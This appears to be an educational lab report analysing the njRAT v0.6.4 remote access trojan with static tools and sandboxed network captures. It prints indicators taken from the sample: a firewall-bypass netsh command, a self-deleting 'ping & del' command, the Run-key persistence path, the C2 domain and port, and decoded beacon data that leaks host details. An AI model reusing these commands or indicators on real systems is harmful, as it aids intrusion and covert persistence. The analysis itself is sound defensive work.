INTRODUCTION

Malware analysis is the process of studying malicious software to understand its behavior, origin, capabilities, and impact. The goal is to uncover how a piece of malware infects systems, what damage it causes, and how it communicates with its operator. This process is critical for developing defensive strategies, improving detection tools, and strengthening the overall security posture of a system or organization.

For this project, we conducted a structured analysis of a real-world malware sample using a controlled and isolated lab environment. The objective was to trace the malware's behavior through static analysis, dynamic observation, and advanced reverse engineering, with a focus on extracting meaningful indicators and understanding its internal logic.

We are using the lab setup from the course, which walks through uploading two virtual machines to Oracle VirtualBox: **Flare VM** and **Remnux**. Flare VM allows host-based indicator analysis for any local artifacts on the infected machine, while Remnux is used to collect network-based indicators, such as C2 communication or outbound connections.

Creating a safe malware analysis lab is the most important step. Both VMs are configured with network isolation to ensure the sample does not have access to the internet or the host system. In this analysis, all observations are conducted within this controlled environment.

The malware sample we chose for this case study is **njRAT v0.6.4**, a well-known Remote Access Trojan (RAT), which we downloaded from theZoo's GitHub repository: https://github.com/ytisf/theZoo/tree/master/malware/Binaries/njRAT-v0.6.4

TheZoo is a reputable malware archive used for educational and research purposes, similar to Vx-Underground. All samples are packaged inside ZIP archives to reduce the risk of accidental execution. We downloaded theZoo repository into our VirtualBox. The archive was unzipped using the standard password **infected**.

Remote Access Trojans (RATs) like njRAT are still widely used by attackers to take control of victim systems, steal information, and perform surveillance without the user's knowledge. These types of malware often include features such as keylogging, webcam access, credential theft, and remote file control, making them dangerous and highly intrusive. njRAT, although more than a decade old, is still active and continues to spread, with increasing detection rates in the wild. This makes it a valuable subject for beginner analysis, as it is a full-featured RAT with real-world behavior. However, many people, including students and entry-level security professionals, still lack a clear understanding of how RATs like njRAT work internally. Without hands-on experience in analyzing such threats, it becomes difficult to detect and defend against them—especially when they use advanced techniques like code obfuscation, encrypted strings, and hidden persistence mechanisms. For a broader view of its activity, see Any.Run’s malware trend page: https://any.run/malware-trends/njrat

This project focuses only on one specific malware sample: njRAT version 0.6.4, which was downloaded from theZoo, a trusted malware archive for research. The analysis was done in a controlled environment using FlareVM and Remnux virtual machines. No testing was done on real-world networks or endpoints. Also, the reverse engineering focuses only on the .NET binaries and does not include advanced obfuscation bypass or custom cryptographic analysis. The results are educational and intended for academic and research purposes only.

The main goals of this project are:


- To analyze the structure and behavior of the njRAT v0.6.4 malware sample.
- To understand how the malware infects a system, connects to a Command and Control (C2) server, and performs tasks such as keylogging and remote desktop.
- To perform reverse engineering of the njRAT code in order to reveal its command structure and data flow.
- To identify indicators of compromise (IOCs) and create a mitigation plan that can be used for future detection and defense.

BASIC STATIC ANALYSIS

For the initial static analysis of the malware sample, we used several tools including **FLOSS**, **PEView**, **PEStudio**, and **PEiD**. These tools allowed us to gather important metadata, inspect file headers, extract readable strings, and check for signs of packing or obfuscation.

Before beginning the analysis, we created a clean snapshot of the virtual machine to ensure repeatability and safe testing. The malware was executed with and without **INetSim** (a simulated network service environment) to observe any behavioral differences. Because malware often behaves differently after installation or initial execution, we reverted to the clean snapshot before each detonation to maintain a controlled environment.


To start, we ran **floss njrat.exe** in the terminal. FLOSS attempts to decode obfuscated or stack-based strings, providing deeper insight than traditional string dumpers. This tool gave us several meaningful outputs, revealing text fragments and internal labels used by the malware. These strings often serve as early indicators of compromise (IOCs) or reveal embedded functionality. Below are some interesting strings found:

"**Mscorlib**" referenced an indicator that the malware was written in C#	 `+------------------------------------+`
	`| FLOSS STATIC STRINGS: ASCII (4215) |`
	`+------------------------------------+`
	
	`!This program cannot be run in DOS mode.`
	`.text`
	`` `.sdata ``
	`.rsrc`
	`@.reloc`
	`lSystem.Resources.ResourceReader, mscorlib,`
	`PADPADPF`
	`(9r|`
	`!This program cannot be run in DOS mode.`

Executables referenced	njRAT.exe ClassLibrary1.exe EnKSaR.HaCKeR.exe Windows.exe njq8.exe
Domains	zaaptoo.zapto.org 1177 (port)
Malicious/interesting commands	netsh firewall add allowedprogram " netsh firewall delete allowedprogram " temp ,tmp cmd.exe /c ping 127.0.0.1 & del
A collection of malware capabilities	RemoteDesktopToolStripMenuItem RemoteCamToolStripMenuItem1 GetPasswordsToolStripMenuItem FileManagerToolStripMenuItem1 ProcessManagerToolStripMenuItem1 KeyloggerToolStripMenuItem ToolStripStatusLabel4 OpenChatToolStripMenuItem RemoteShellToolStripMenuItem RegistryToolStripMenuItem RunFileToolStripMenuItem FromLinkToolStripMenuItem1 FromDiskToolStripMenuItem1 ScriptToolStripMenuItem njRAT.proc.resources njRAT.kl.resources njRAT.STNG.resources njRAT.shl.resources


	njRAT.Pass.resources njRAT.Form1.resources njRAT.sc.resources njRAT.notf.resources njRAT.script.resources njRAT.RGv.resources njRAT.FM.resources njRAT.Mic.resources njRAT.FURL.resources njRAT.Chat.resources njRAT.DW.resources njRAT.Cam.resources njRAT.up.resources njRAT.Note.resources njRAT.reg.resources
An encrypted code	ecc7c8c51c0850c1ec247c7fd3602f20 (MD5 hash for "windows") SGFjS2Vk (Base64 for "HacKed")
Malware version, modules used, and link to author's Twitter (Likely indicates commercial malware)	Project\t\t: njRat Verison\t\t: 0.6.4 Coded By\t\t: njq8 FireFox Stealer\t: DarkSel Paltalk Stealer\t: pr0t0fag Chrome Stealer\t: RockingWithTheBest Opera Stealer\t: Black-Blood, KingCobra Icon Changer\t: Miharbi Thnx To\t\t: MaSad ,CoBrAxXx Twitter\t\t: https://twitter.com/njq8
Possible path that stores a file	\system32\ Software\ C:\Users\algha_000\AppData\Local\Temporary Projects\EnKSaR.HaCKeR obj\x86\Release\EnKSaR.HaCKeR.pdo Software\Microsoft\Windows\CurrentVersion\Run SystemDrive

We then loaded **njrat.exe** into **PEStudio**, a tool that provides a structured overview of PE file metadata. Within the interface, we reviewed the file hash, detected CPU architecture, and the compilation timestamp. Notably, the **original filename** shown in the metadata was **EnKSaR.HaCKeR.exe**, matching references found in the extracted strings. This is a common technique used by attackers to rename payloads but retain the original identity internally.


debug (debug > RSDS)
manifest (level > administrator)
version (FileDescription > njRAT)
certificate (n/a)
overlay (n/a)

InternalName	EnKSaR.HaCKeR.exe
LegalCopyright	Copyright © njq8 2013
LegalTrademarks	njRAT
OriginalFilename	EnKSaR.HaCKeR.exe
ProductName	njRAT
ProductVersion	0.6.4.0

To verify whether the file was packed or obfuscated, we used **PEiD**, which can detect common packers and protectors. The result returned "Nothing found," indicating that the file is **not packed using any known packer**. This suggested that we could proceed with further static and dynamic analysis without first unpacking the binary, an often time-consuming step.



File: C:\Users\vboxuser\Downloads\theZoo-master\malware\Binaries\njRA

Entrypoint:	000EC3DE	EP Section:	.text
File Offset:	000EA7DE	First Bytes:	FF,25,00,20
Linker Info:	11.0	Subsystem:	Win32 GUI

Nothing found *

Finally, we submitted the hash of the file to **VirusTotal** to check for existing detections. The result can be found here:
https://www.virustotal.com/gui/file/fd624aa205517580e83fad7a4ce4d64863e95f62b34ac72647b1974a52822199


As of the time of writing, **62 out of 71 antivirus engines flagged the file as malicious**, which strongly confirms the sample's identity as njRAT.

BASIC DYNAMIC ANALYSIS

To understand the behavior of the malware in a live environment, we executed the sample and monitored its activity in real time. Tools such as **TCPView**, **Wireshark**, **Procmon**, **INetSim,** and **Netcat** were used to observe network communications, file system changes, process activity, and persistence mechanisms.


Upon execution, we observed that the malware immediately began creating outbound TCP SYN connections every few seconds to remote port 1177. These repeated attempts strongly indicated beaconing behavior to a Command and Control (C2) server, an external host under the attacker's co

In **TCPView**, these connections were initiated by a process named **windows.exe** and were highlighted in orange, showing an active state. The connections were directed to the domain **zaaptoo.zapto[.]org**, which resolved through a DNS query. Notably, the beaconing only began after this DNS resolution succeeded.



Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Ti
windows.exe	1816	TCP	Syn Sent	10.0.0.3	49713	10.0.0.4	1177	4/23/2025 11:55:18


We simulated the C2 environment using **INetSim**, and verified the communication flow in **Wireshark**, which showed the malware successfully resolving the C2 domain and initiating outbound data transmission. To safely intercept this traffic, we modified the **hosts file** on the virtual machine, redirecting **zaaptoo.zapto[.]org** to the local loopback address 127.0.0.1. This allowed the traffic to be captured locally rather than reaching the actual malicious server.




```
No.  Time          Source     Destination  Protocol Length Info
 354 9.401669772   10.0.0.4   10.0.0.5     DNS      99 Standard query response 0x10c2 A ctldl.windowsupdate.com A 10.0.0.4
 378 9.421103304   10.0.0.5   10.0.0.4     DNS      75 Standard query 0xcf48 A www.youtube.com
 380 9.425874142   10.0.0.4   10.0.0.5     DNS      91 Standard query response 0xcf48 A www.youtube.com A 10.0.0.4
 397 10.723977093  10.0.0.5   10.0.0.4     DNS      77 Standard query 0x5579 A zaaptoo.zapto.org
 398 10.728827434  10.0.0.4   10.0.0.5     DNS      93 Standard query response 0x5579 A zaaptoo.zapto.org A 10.0.0.4
 403 11.522237139  10.0.0.5   10.0.0.4     DNS      83 Standard query 0x90a6 A www.msftconnecttest.com
 404 11.526773081  10.0.0.4   10.0.0.5     DNS      99 Standard query response 0x90a6 A www.msftconnecttest.com A 10.0.0.4
 419 11.575344315  10.0.0.5   10.0.0.4     DNS      74 Standard query 0x1dd7 A www.google.com
 420 11.580071319  10.0.0.4   10.0.0.5     DNS      90 Standard query response 0x1dd7 A www.google.com A 10.0.0.4
 431 11.600132417  10.0.0.5   10.0.0.4     DNS      77 Standard query 0x4fd5 A www.wikipedia.com
 432 11.605385095  10.0.0.4   10.0.0.5     DNS      93 Standard query response 0x4fd5 A www.wikipedia.com A 10.0.0.4
 453 11.633653368  10.0.0.5   10.0.0.4     DNS      75 Standard query 0x0730 A www.youtube.com
 454 11.639457031  10.0.0.4   10.0.0.5     DNS      91 Standard query response 0x0730 A www.youtube.com A 10.0.0.4
 481 13.668451348  10.0.0.5   10.0.0.4     DNS      83 Standard query 0x736f A www.msftconnecttest.com
 482 13.673380556  10.0.0.4   10.0.0.5     DNS      99 Standard query response 0x736f A www.msftconnecttest.com A 10.0.0.4
 501 13.698310226  10.0.0.5   10.0.0.4     DNS      74 Standard query 0x98b0 A www.google.com
 502 13.703730130  10.0.0.4   10.0.0.5     DNS      90 Standard query response 0x98b0 A www.google.com A 10.0.0.4
 513 13.724005811  10.0.0.5   10.0.0.4     DNS      77 Standard query 0x3b77 A www.wikipedia.com
 514 13.730113484  10.0.0.4   10.0.0.5     DNS      93 Standard query response 0x3b77 A www.wikipedia.com A 10.0.0.4

Frame 398: 93 bytes on wire (744 bits), 93 bytes captured (744 bits) on interface enp0s3, id 0
Ethernet II, Src: PCSSystemtec_c3:cd:db (08:00:27:c3:cd:db), Dst: PCSSystemtec_d3:53:0a (08:00:27:d3:53:
Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.5
User Datagram Protocol, Src Port: 53, Dst Port: 59648
Domain Name System (response)
    Transaction ID: 0x5579
  Flags: 0x8500 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  Queries
      zaaptoo.zapto.org: type A, class IN
  Answers
    [Request In: 397]
    [Time: 0.004850341 seconds]

0000  08 00 27 d3 53 0a 08 00  27 c3 cd db 08 00 45 00   ··'·S···'·····E
0010  00 4f 74 7a 40 00 40 11  b2 1b 0a 00 00 04 0a 00   ·Otz@·@·········
0020  00 05 00 35 e9 00 00 3b  14 55 55 79 85 00 00 01   ···5···;·UUy····
0030  00 01 00 00 00 00 07 7a  61 61 70 74 6f 6f 05 7a   ·······z aaptoo·z
0040  61 70 74 6f 03 6f 72 67  00 00 01 00 01 c0 0c 00   apto·org ·······
0050  01 00 01 00 00 0e 10 00  04 0a 00 00 04            ········ ·····
```

After reaching the C2 domain, it began encoding and sending data to this address. We captured the data in transit by editing the hosts file to point *zaaptoo.zapto[.]org* to our virtual machine's loopback address, 127.0.0.1. The **hosts file** tells a computer which IP address a website is hosted by, so in this case, we told the traffic to loop back to us instead of going to the real malicious website's IP.

Using the **ncat -nlvp 1177** command, we launched a Netcat listener on the same port used by the malware. The captured output revealed that our activity and application usage were being logged and then decrypted using Base64, suggesting that njRAT was actively monitoring the user environment and sending this data to its operator.




```
                                                                     C:\User
s\vboxuser
λ ncat -nvlp 1177
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::1177
Ncat: Listening on 0.0.0.0:1177
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:50860.
lv|'|'|SGFjS2VkX0I2QTkwRkM3|'|'|FLAREVM-WINDOWS|'|'|vboxuser|'|'|2025-04-26|'|'||'|'|Win 10 Enterprise Ev
aluationSP0 x64|'|'|No|'|'|0.6.4|'|'|..|'|'|Q21kZXI=|'|'|[endof]
```



```
Ncat: Listening on :::1177
Ncat: Listening on 0.0.0.0:1177
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:50860.
lv|'|'|SGFjS2VkX0I2QTkwRkM3|'|'|FLAREVM-WINDOWS|'|'|vboxuser|'|'|2025-04-26|'|'||'|'|Win 10 Enterprise Evaluat
onSP0 x64|'|'|No|'|'|0.6.4|'|'|..|'|'|Q21kZXI=|'|'|[endof]act|'|'|UHJvY2VzcyBNb25pdG9yIC0gU3lzaW50ZXJuYWxzOiB3
3cuc3lzaW50ZXJuYWxzLmNvbQ==[endof]act|'|'|QXBwbHlpbmcgRXZlbnQgRmlsdGVy[endof]act|'|'|UHJvY2VzcyBNb25pdG9yIC0gU
lzaW50ZXJuYWxzOiB3d3cuc3lzaW50ZXJuYWxzLmNvbQ==[endof]act|'|'|[endof]act|'|'|UHJvY2VzcyBNb25pdG9yIC0gU3lzaW50ZX
uYWxzOiB3d3cuc3lzaW50ZXJuYWxzLmNvbQ==[endof]act|'|'|[endof]act|'|'|UHJvY2VzcyBNb25pdG9yIC0gU3lzaW50ZXJuYWxzOiB
d3cuc3lzaW50ZXJuYWxzLmNvbQ==[endof]act|'|'|[endof]act|'|'|UHJvY2VzcyBNb25pdG9yIC0gU3lzaW50ZXJuYWxzOiB3d3cuc3lz
W50ZXJuYWxzLmNvbQ==[endof]act|'|'|[endof]act|'|'|UHJvY2VzcyBNb25pdG9yIC0gU3lzaW50ZXJuYWxzOiB3d3cuc3lzaW50ZXJuY
xzLmNvbQ==[endof]act|'|'|VGFzayBTd2l0Y2hpbmc=[endof]act|'|'|[endof]act|'|'|UHJvY2VzcyBNb25pdG9yIC0gU3lzaW50ZXJ
YWxzOiB3d3cuc3lzaW50ZXJuYWxzLmNvbQ==[endof]act|'|'|[endof]act|'|'|QzpcVXNlcnNcdmJveHVzZXJcQXBwRGF0YVxMb2NhbFxU
W1wXHdpbmRvd3MuZXhlLnRtcCAtIE5vdGVwYWQrKw==[endof]act|'|'|[endof]act|'|'|UHJvY2VzcyBNb25pdG9yIC0gU3lzaW50ZXJuY
xzOiB3d3cuc3lzaW50ZXJuYWxzLmNvbQ==[endof]act|'|'|[endof]act|'|'|UHJvY2VzcyBNb25pdG9yIC0gU3lzaW50ZXJuYWxzOiB3d3
uc3lzaW50ZXJuYWxzLmNvbQ==[endof]act|'|'|[endof]act|'|'|QzpcV2luZG93c1xTeXN0ZW0zMlxMb2dmaWxlLlhNTCAtIE5vdGVwYWQ
Kw==[endof]act|'|'|UHJvY2VzcyBNb25pdG9yIC0gU3lzaW50ZXJuYWxzOiB3d3cuc3lzaW50ZXJuYWxzLmNvbQ==[endof]act|'|'|UHJv
2VzcyBNb25pdG9yIC0gRXhwb3J0aW5nIGV2ZW50IGRhdGE=[endof]act|'|'|[endof]act|'|'|UHJvY2VzcyBNb25pdG9yIC0gU3lzaW50Z
JuYWxzOiB3d3cuc3lzaW50ZXJuYWxzLmNvbQ==[endof]act|'|'|QzpcV2luZG93c1xTeXN0ZW0zMlxMb2dmaWxlMi5YTUwgLSBOb3RlcGFkK
s=[endof]act|'|'|QzpcV2luZG93c1xTeXN0ZW0zMlxMb2dmaWxlLlhNTCAtIE5vdGVwYWQrKw==[endof]act|'|'|QzpcVXNlcnNcdmJveH
zZXJcQXBwRGF0YVxMb2NhbFxUZW1wXHdpbmRvd3MuZXhlLnRtcCAtIE5vdGVwYWQrKw==[endof]act|'|'|[endof]act|'|'|UHJvY2VzcyB
b25pdG9yIC0gU3lzaW50ZXJuYWxzOiB3d3cuc3lzaW50ZXJuYWxzLmNvbQ==[endof]act|'|'|UHJvY2VzcyBNb25pdG9yIC0gRXhwb3J0aW5
IGV2ZW50IGRhdGE=[endof]act|'|'|UHJvY2VzcyBNb25pdG9yIC0gU3lzaW50ZXJuYWxzOiB3d3cuc3lzaW50ZXJuYWxzLmNvbQ==[endof]
ct|'|'|[endof]act|'|'|QzpcV2luZG93c1xTeXN0ZW0zMg==[endof]act|'|'|[endof]act|'|'|QzpcVXNlcnNcdmJveHVzZXJcQXBwRG
0YVxMb2NhbFxUZW1wXHdpbmRvd3MuZXhlLnRtcCAtIE5vdGVwYWQrKw==[endof]act|'|'|[endof]act|'|'|Q21kZXI=[endof]act|'|'|
endof]act|'|'|VW50aXRsZWQgLSBQcm9maWxlIDEgLSBNaWNyb3NvZnTigIsgRWRnZQ==[endof]act|'|'|TG9nZmlsZS5YTUwgLSBQcm9ma
xlIDEgLSBNaWNyb3NvZnTigIsgRWRnZQ==[endof]act|'|'|Q21kZXI=[endof]
```

